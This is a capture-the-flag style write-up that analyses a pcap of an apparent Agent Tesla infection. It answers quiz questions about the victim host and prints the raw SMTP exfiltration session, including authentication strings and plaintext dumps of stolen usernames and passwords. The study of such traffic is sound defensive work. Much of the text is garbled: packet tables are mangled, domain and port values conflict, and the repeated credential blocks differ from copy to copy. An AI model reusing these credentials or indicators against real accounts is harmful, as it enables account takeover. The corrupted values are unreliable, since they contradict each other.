

Challenge Introduction

This challenge involves analyzing a packet capture (pcap) of malicious activity, focusing on understanding and interpreting network traffic associated with potential malware infections. It tests us by answering the following questions on the analysis.

Questions to answer

- When did the malicious traffic start in UTC?
 - What is the victim's IP address?
 - What is the victim's MAC address?
 - What is the victim's Windows host name?
 - What is the victim's Windows user account name?
 - How much RAM does the victim's host have?
 - What type of CPU is used by the victim's host?
 - What is the public IP address of the victim's host?
 - What type of account login data was stolen by the malware?

Network traffic analysis

Upon initial inspection of our pcap file, we observe that the first line begins with a broadcast asking "who has 192.168.1.27," followed by the router's response providing the associated MAC address. We must verify that this IP address and MAC address correspond to the potential victim data we are investigating.

1.8.000000	TplinkTechnet_37:9b	Broadcast	ARP	12.168.1.102-168.1.27.154-162.168.1.1
2.0.000135	HewlettPacke_22:74:	TplinkTechnet_37:9b:	ARP	12.168.1.102-168.1.27.154-162.168.1.1
3.0.139607	192.168.1.27	192.168.1.1	DNS	73 Standard query A@5651 A.savory.com.br
4.0.139607	192.168.1.27	192.168.1.1	DNS	69 Standard query MX@5651 MX.savory.com.br A 45.56.99.101
5.0.132373	192.168.1.27	45.56.99.101	TCP	69 51952..89 [SYN] S#69 M#64240 Len# MSS=1490 WS=256 SACK_PERM


- A few packets down, we immediately observe a GET request for a PNG file.

Time	Source IP	Source Port	Destination IP	Destination Port	Protocol	Information
4 0.157318	192.168.1.1	192.168.1.27	DNS	89	Standard query response	0x56f1 A savory.com.bd A 45.56.99.101
5 0.162373	192.168.1.27	45.56.99.101	TCP	66	51952 -> [SYN]	Seq=Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
6 0.235714	45.56.99.101	192.168.1.27	TCP	58	89 -> 51952	[SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
7 0.236136	192.168.1.27	45.56.99.101	TCP	54	51952 -> 89	[ACK] Seq=1 Ack=1 Win=64240 Len=0
8 0.237816	192.168.1.27	45.56.99.101	HTTP	139	GET /?sav/tzvfo.png	HTTP/1.1
9 0.238019	45.56.99.101	192.168.1.27	TCP	54	89 -> 51952	[ACK] Seq=1 Ack=77 Win=64240 Len=0
10 0.306942	45.56.99.101	192.168.1.27	TCP	399	89 -> 51952	[PSH, ACK] Seq=1 Ack=77 Win=64240 Len=345 [TCP segment of a retransmission]
11 0.311054	45.56.99.101	192.168.1.27	TCP	1514	89 -> 51952	[ACK] Seq=344 Ack=77 Win=64240 Len=1460 [TCP segment of a retransmission]
12 0.311057	45.56.99.101	192.168.1.27	TCP	1514	89 -> 51952	[ACK] Seq=1806 Ack=77 Win=64240 Len=1460 [TCP segment of a retransmission]
13 0.311058	45.56.99.101	192.168.1.27	TCP	1226	89 -> 51952	[PSH, ACK] Seq=3268 Ack=77 Win=64240 Len=1172 [TCP segment of a retransmission]
14 0.311252	192.168.1.27	45.56.99.101	TCP	54	51952 -> 89	[ACK] Seq=77 Ack=A438 Win=64240 Len=0

➤ Upon examining the file, it's evident that the data is encoded

➤ When we research a bit further into the flowchart of this malware from the image provided below.

We can see the infection process of a variant of Agent Tesla malware, detailing HTTP traffic for encoded payload delivery.



- From this information we can derive that the source IP address 192.168.1.27 requested this PNG file, confirming it as our infected host. We can document the information provided, noting that the victim's IP address is 192.168.1.27, and the MAC address can be copied from this request.

7 0.236136	192.168.1.27	45.56.99.101	TCP	54 51952 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
8 0.237816	192.168.1.27	45.56.99.101	HTTP	130 GET /sav/Ztvfo.png HTTP/1.1
9 0.238019	45.56.99.101	192.168.1.27	TCP	54 80 → 51952 [ACK] Seq=1 Ack=77 Win=64240 Len=0

- ✓ This discovery answers the following questions:

- What is the victim's IP address? **192.168.1.27**

Protocol	Length	Info
ARP	42	Who has 192.168.1.27 Tell 192.168.1.1
37:9b:.. ARP	42	192.168.1.27 is at bc:ea:fa:22:74:fb
DNS	73	Standard query 0x5011 A savory.com.bd
DNS	89	Standard query response 0x56f1 A savory.com.bd

- What is the victim's MAC address? **bc:ea:fa:22:74:fb**

- Our next task is to determine when the malicious traffic started. To find this information, we can inspect the payload request and examine the headers to locate the time and date.

```

Wireshark - Follow TCP Stream (tcp.stream eq 0) - 2023-01-Unit42-Wireshark-quiz.pcap

GET /sav/Ztvfo.png HTTP/1.1
Host: savory.com.bd
Connection: Keep-Alive

HTTP/1.1 200 OK
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
cache-control: public, max-age=604800
expires: Thu, 12 Jan 2023 22:51:00 GMT
content-type: image/png
last-modified: Thu, 05 Jan 2023 03:37:44 GMT
accept-ranges: bytes
content-length: 664576
date: Thu, 05 Jan 2023 22:51:00 GMT
server: LiteSpeed
vary: User-Agent

<.dikpkkwgn..go.hbSfhjd+pckowgnpcgoshbSfhjdjkpkowgnpcgoshbSfh.jkpep.in.j.N.i..G<..P.....G....<H..K..W..P(<5.
7.FigaTkowgnpc7*sh.Reh./..kowgnpcg..fCxgXdjwzkqgngpcgo.ShsHdjkoawg.pcGosh'Sfldjkpkowcnpcgoshb.lhdhkpckowgmph.osxb
jkpkko.udp(gosh"FnVgjpkpkowgnpcgoshbSfh
apgogwnpcgoshbSfhjdjkpkowgnpcgoshbSfhbjkkowgnpcgoshjsfh,jkpkowgnpcgA.
.fhd.pzkwgnp.mosjb5fhjdjkpkowgnpcgo.F...djkdhkowg.zcgkshbLhdjpkpkowgnpcg(sh.).
...pkcwgnp.mosjb5fhjdjkpkowgnpcgoshbSfhhdjpkpkowgnpcgosh.hlhdkjp#wg1lfp#.kbw.idkpkowgn "bo..fsfSnj.pkowgnpcgoshbSfh
.owgopcvGejbUFkdjk.eow_pncg..hb.bdj
pkoxgnpcfgos7jkpcpk.8fn.tLkpkow_...OphbfUfdjk.SnwC.cgiI...NDKpkw...KkmsnBQfhdr.
q1goi."SF1Njypko]gnpcgoshbSfhjdjkpmWgnpaObshsfhdj.7jos.fqccvghbs@hdjkpsfwgnh..nsf-ejkpnogVpcgosBbSfFL|ipmG
g)gshbyfhdjkpkEwgnpccgoshbSfhdkhkwg.[rg*.hb5.cdj.-ko. np.bosthsf.0jk.now.'pc."sh.Qfh.bkp

```

- When did the malicious traffic start in UTC? **05 Jan 2023 22:51:00**

- Our next question asks us about the victim's Windows host name and user account name, so our first step is to filter for Windows traffic, such as NBNS and SMB, on the network. This will allow us to identify commonly generated Windows communications, including host names and user account names.

File	Edit	View	Go	Capture	Analyze	Statistics	Telephony	Wireless	Tools	Help
nbns or smb or smb2										
No. Time Source Destination Protocol Length Info										
677 36.496254	192.168.1.27	192.168.1.1	NBNS	110	Refresh NB <01><02> _MSBROWSE <02><01>					
678 37.926864	192.168.1.27	192.168.1.1	NBNS	110	Refresh NB <01><02> _MSBROWSE <02><01>					
679 39.436389	192.168.1.27	192.168.1.1	NBNS	110	Refresh NB <01><02> _MSBROWSE <02><01>					
699 156.418779	192.168.1.27	192.168.1.1	NBNS	110	Refresh NB <01><02> _MSBROWSE <02><01>					
700 158.028799	192.168.1.27	192.168.1.1	NBNS	110	Refresh NB <01><02> _MSBROWSE <02><01>					
701 159.653669	192.168.1.27	192.168.1.1	NBNS	110	Refresh NB <01><02> _MSBROWSE <02><01>					
704 197.201989	192.168.1.27	192.168.1.255	BROWSER	258	Domain/Workgroup Announcement WORKGROUP,					
786 276.429884	192.168.1.27	192.168.1.1	NBNS	110	Refresh NB <01><02> _MSBROWSE <02><01>					
787 277.935782	192.168.1.27	192.168.1.1	NBNS	110	Refresh NB <01><02> _MSBROWSE <02><01>					
816 279.436262	192.168.1.27	192.168.1.1	NBNS	110	Refresh NB <01><02> _MSBROWSE <02><01>					

- If we examine the packet under the Microsoft Windows Browser Protocol, the "Master Browser Server Name" field indicates the name of the computer currently acting as the Master Browser on the network, is "DESKTOP-WIN11PC".

```

Destination Address: 192.168.1.255
>User Datagram Protocol, Src Port: 138, Dst Port: 138
> NetBIOS Datagram Service
> SMB (Server Message Block Protocol)
> SMB Mailslot Protocol
> Microsoft Windows Browser Protocol
  Command: Domain/Workgroup Announcement (0x0c)
  Update Count: 8
  Update Periodicity: 10 minutes
  Domain/Workgroup: WORKGROUP
  Windows version:
  OS Major Version: 3
  OS Minor Version: 18
> Server Type: 0x80001000, NT Workstation, Domain Enum
  Mysterious Field: 0x00000014
Master Browser Server Name: DESKTOP-WIN11PC

```

- What is the victim's Windows host name? **DESKTOP-WIN11PC**

➤ Our next question is asking us to find the victim's Windows user name, to do this we look at SMTP traffic and by following the TCP stream, we can see exfiltrated data from the email includes the infected PC's username, "Windows11user," which we can use as the user account name.

```

220-bh-41.webhostbox.net ESMTP Exim 4.95 #2 Thu, 05 Jan 2023 22:51:30 +0000
220-We do not authorize the use of this system to transport unsolicited,
220-and/or bulk e-mail.
EHLO DESKTOP-WIN11PC
250-bh-41.webhostbox.net Hello DESKTOP-WIN11PC [173.66.46.112]
250-SIZE 52428800
250-8BITMIME
250-PIPELINING
250-PIPE_CONNECT
250-AUTH PLAIN LOGIN
250-STARTTLS
250-HELP
AUTH login bWFraya2V8aW5nQHRyYw5Z22Vhc15pbg=
334 UGFzc3dvcmQ0
TUBzC3cwcwmcQjNjX
255 Authentication succeeded
MAIL FROM:<marketing@transgear.in>
250 OK
RCPT TO:<zarikit@arhitektondizajn.com>
250 Accepted
DATA
354 Enter message, ending with "." on a line by itself
MIME-Version: 1.0
From: marketing@transgear.in
To: zarikit@arhitektondizajn.com
Date: 5 Jan 2023 22:51:31 +0000
Subject: PW_windows11user/DESKTOP-WIN11PC
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

```

Time: 01/05/2023 22:51:26
User Name: windows11user
Computer Name: DESKTOP-WIN11PC
OSFullName: Microsoft Windows 11 Pro
>CPU: Intel(R) Core(TM) i5-13600K CPU @ 5.10GHz
RAM: 32165.83 =
MB
IP Address: 173.66.46.112
<hr>URL:imap://mail.windows11users.com
>0=0AUsername:admin@windows11users.com
>0=0APassword:EBj%U7-p0q4NW
>0=0AApplication:Thunderbird
>0=0A
>0=0AURL:smt://mail.windows11users.com
>0=0AUsername:admin@windows11users.com
>0=0APassword:EBj%U7-p0q4NW
>0=0AApplication:Thunderbird
>0=0A
>0=0AURL:windows11users.com
>0=0AUsername:admin@windows11users.com
>0=0APassword:EBj%U7-p0q4NW
>0=0AApplication:Edge Chromium
>0=0A
>0=0AURL:<https://login.us.coca-cola.com>
>0=0AUsername:admin@windows11users.com
>0=0APassword:Zp61-/S#J_1lpCVV&K
>0=0AApplication:Edge Chromium
>0=0A
>0=0AURL:<https://www.linkedin.com>
>0=0AUsername:admin@windows11users.com
>0=0APassword:TqPVG#0gkSga_q51
>0=0AApplication:Edge Chromium
>0=0A
>0=0AALD1-<https://www.amazon.com/><imnchrz0=0AUsername:ad

- What is the victim's Windows user account name? **windows11user**

➤ Our next question asks us about what type of CPU is used by the victim's host and how much RAM does the victim have. This information can be found in this same exfiltrated data from the email in the TCP stream.

```

354 Enter message, ending with "." on a line by itself
MIME-Version: 1.0
From: marketing@transgear.in
To: zarikit@arhitektondizajn.com
Date: 5 Jan 2023 22:51:31 +0000
Subject: PW_windows11user/DESKTOP-WIN11PC
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

```

Time: 01/05/2023 22:51:26
User Name: windows11user
Computer Name: DESKTOP-WIN11PC
OSFullName: Microsoft Windows 11 Pro
>CPU: Intel(R) Core(TM) i5-13600K CPU @ 5.10GHz
RAM: 32165.83 =
MB
IP Address: 173.66.46.112
<hr>URL:imap://mail.windows11users.com
>0=0AUsername:admin@windows11users.com
>0=0APassword:EBj%U7-p0q4NW
>0=0AApplication:Thunderbird
>0=0A
>0=0AURL:smt://mail.windows11users.com
>0=0AUsername:admin@windows11users.com
>0=0APassword:EBj%U7-p0q4NW
>0=0AApplication:Thunderbird
>0=0A
>0=0AURL:windows11users.com
>0=0AUsername:admin@windows11users.com
>0=0APassword:EBj%U7-p0q4NW
>0=0AApplication:Edge Chromium
>0=0A
>0=0AURL:<https://login.us.coca-cola.com>
>0=0AUsername:admin@windows11users.com
>0=0APassword:EBj%U7-p0q4NW
>0=0AApplication:Edge Chromium
>0=0A
>0=0AURL:<https://www.linkedin.com>
>0=0AUsername:admin@windows11users.com
>0=0APassword:TqPVG#0gkSga_q51
>0=0AApplication:Edge Chromium
>0=0A
>0=0AALD1-<https://www.amazon.com/><imnchrz0=0AUsername:ad

- What type of CPU is used by the victim's host? **Intel® Core™ i5-13600K CPU @ 5.10GHz**

```

windows11user/DESKTOP-WIN11PC
text/html; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

```

3 22:51:26
User Name: windows11user
Computer Name: DESKTOP-WIN11PC
OSFullName: Microsoft Windows 11 Pro
>CPU: Intel(R) Core(TM) i5-13600K CPU @ 5.10GHz
RAM: 32165.83 =
MB
IP Address: 173.66.46.112
<hr>URL:imap://mail.windows11users.com
>0=0AUsername:admin@windows11users.com
>0=0APassword:EBj%U7-p0q4NW
>0=0AApplication:Thunderbird
>0=0A
>0=0AURL:windows11users.com
>0=0AUsername:admin@windows11users.com
>0=0APassword:EBj%U7-p0q4NW
>0=0AApplication:Thunderbird
>0=0A
>0=0AURL:windows11users.com
>0=0AUsername:admin@windows11users.com
>0=0APassword:EBj%U7-p0q4NW
>0=0AApplication:Edge Chromium
>0=0A
>0=0AURL:<https://login.us.coca-cola.com>
>0=0AUsername:admin@windows11users.com
>0=0APassword:EBj%U7-p0q4NW
>0=0AApplication:Edge Chromium
>0=0A
>0=0AURL:<https://www.linkedin.com>
>0=0AUsername:admin@windows11users.com
>0=0APassword:TqPVG#0gkSga_q51
>0=0AApplication:Edge Chromium
>0=0A
>0=0AALD1-<https://www.amazon.com/><imnchrz0=0AUsername:ad

- How much RAM does the victim's host have? **32GB**

Then it asks us what is the public IP address of the victim's host. This can also be found in the email.

Subject: PW_windows11user/DESKTOP-WIN11PO
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

Time: 01/05/2023 22:51:26
User Name: windows11user
Computer-Name: DESKTOP-WIN11PC-0
Full System Name: Microsoft Windows 11 Pro
>CPU: Intel(R) Core(TM) i5-13000K CPU @ 5.10GHz
>RAM: 32165.83 =
MB
IP Address: 173.66.46.112
>rur: http://imap://mail.windows11users.com
>rur: 80=0@AUser:admin@Windows11Users.com>rur: 80=0@APassword:EBJ-U7
>rur: 80@AURL:smtp://mail.windows11users.com>rur: 80=0@AUserName:admin@
windows11users.com>rur: 80=0@APassword:EBJ-U7@p@4NW&nr=>rur: 80=0@A
Application: Thunderbird
>rur: 80=0@A-HR=>rur: 80=0@AURL:webmail.windows11users.com
>rur: 80=0@AUserName:admin@Windows11Users.com>rur: 80=0@APassword:EBJ-U7
>rur: 80@AURL:Edge Chromium
>rur: 80=0@A-HR=>rur: 80=0@A

- What is the public IP address of the victim's host? **173.66.46.112**

- Our final question pertains to the type of account login data that the malware has acquired.

Time : 01/05/2023 22:51:26
User Name : windows11user
Computer Name: DESKTOP-WIN11PC
OSFullName : Microsoft Windows 11 Pro
>CPU Intel(R) Core(TM) i5-13600K CPU @ 5.10GHz
RAM : 32165.83 MB
IP Address: 173.66.46.112
>url:imap://mail.windows11users.com
>=0<@Username:admin@windows11users.com
>=0<@OApassword:EBj#7%p@4QNw
>=0<@Application:Thunderbird
>=0<@Ahr=>0<@URL:smtp://mail.windows11users.com
>=0<@AUsername:admin@windows11users.com
>=0<@OApassword:EBj#7%p@4QNw
>=0<@Application:Thunderbird
>=0<@Ahr=>0<@URL:webmail.windows11users.com
>=0<@Username:admin@windows11users.com
>=0<@OApassword:EBj#7%p@4QNw
>=0<@Application:Edge Chromium
>=0<@Ahr=>0<@URL:https://login.us.coca-cola.com/
>=0<@Username:admin@windows11users.com
>=0<@OApassword:ZP61-75r#_lIpcY&Vjr
>=0<@Application:Edge Chromium
>=0<@Ahr=>0<@URL:https://www.linkedin.com/
>=0<@Username:admin@windows11users.com
>=0<@OApassword:TqQpWfG@0g_Sq_5t1
>=0<@Application:Edge Chromium
>=0<@Ahr=>0<@URL:https://www.amazon.com/ap/signin
>=0<@Username:admin@windows11users.com
>=0<@OApassword:Fs076rPTf4PS1m9klso69e-T
>=0<@Application:Edge Chromium
>=0<@Ahr=>0<@URL:https://www.target.com/login
>=0<@Usernames:c3k1Sw0ei7AfA1L2
>=0<@Application:Edge Chromium
>=0<@Ahr=>0<@URL:https://myaccount.nytimes.com/auth/login
>=0<@Username:admin@windows11users.com
>=0<@OApassword:N210r65eyBps45wa
>=0<@Application:Edge Chromium
>=0<@Ahr=>0<@URL:

- What type of account login data was stolen by the malware? The malware stole usernames and passwords from multiple accounts, including email, social media, and shopping websites.

■ Conclusion

This real-world example demonstrates the importance of analyzing packet captures (pcap) to understand and interpret network traffic associated with potential malware infections.